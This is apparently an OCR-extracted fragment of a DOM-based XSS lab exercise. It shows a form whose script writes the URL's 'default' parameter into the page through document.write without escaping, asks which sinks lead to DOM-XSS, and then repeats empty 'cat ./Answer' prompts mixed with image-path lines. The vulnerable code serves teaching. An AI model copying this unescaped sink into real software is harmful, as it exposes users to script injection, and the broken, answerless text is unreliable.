
```
<form name="XSS" method="GET">
    <select name="default">
        <script>
            if (document.location.href.indexOf("default=") >= 0) {
                var lang = document.location.href.substring(document.location.href.indexOf("default=")+8);
                document.write("<option value='" + lang + "'>" + decodeURI(lang) + "</option>");
                document.write("<option value='' disabled='disabled'>----</option>");
            }

            document.write("<option value='English'>English</option>");
            document.write("<option value='French'>French</option>");
            document.write("<option value='Spanish'>Spanish</option>");
            document.write("<option value='German'>German</option>");
        </script>
    </select>
    <input type="submit" value="Select" />
</form>
```

Which sinks can lead to DOM-XSS vulnerabilities?


$~/XSS (DOM)/Low: cat ./Answer




$~/XSS (DOM)/Low: cat ./Answer



$~/XSS (DOM)/Low: cat ./Answer




$~/XSS (DOM)/Low: cat ./Answer




NISRA

$~/XSS (DOM)/Low: cat ./Answer

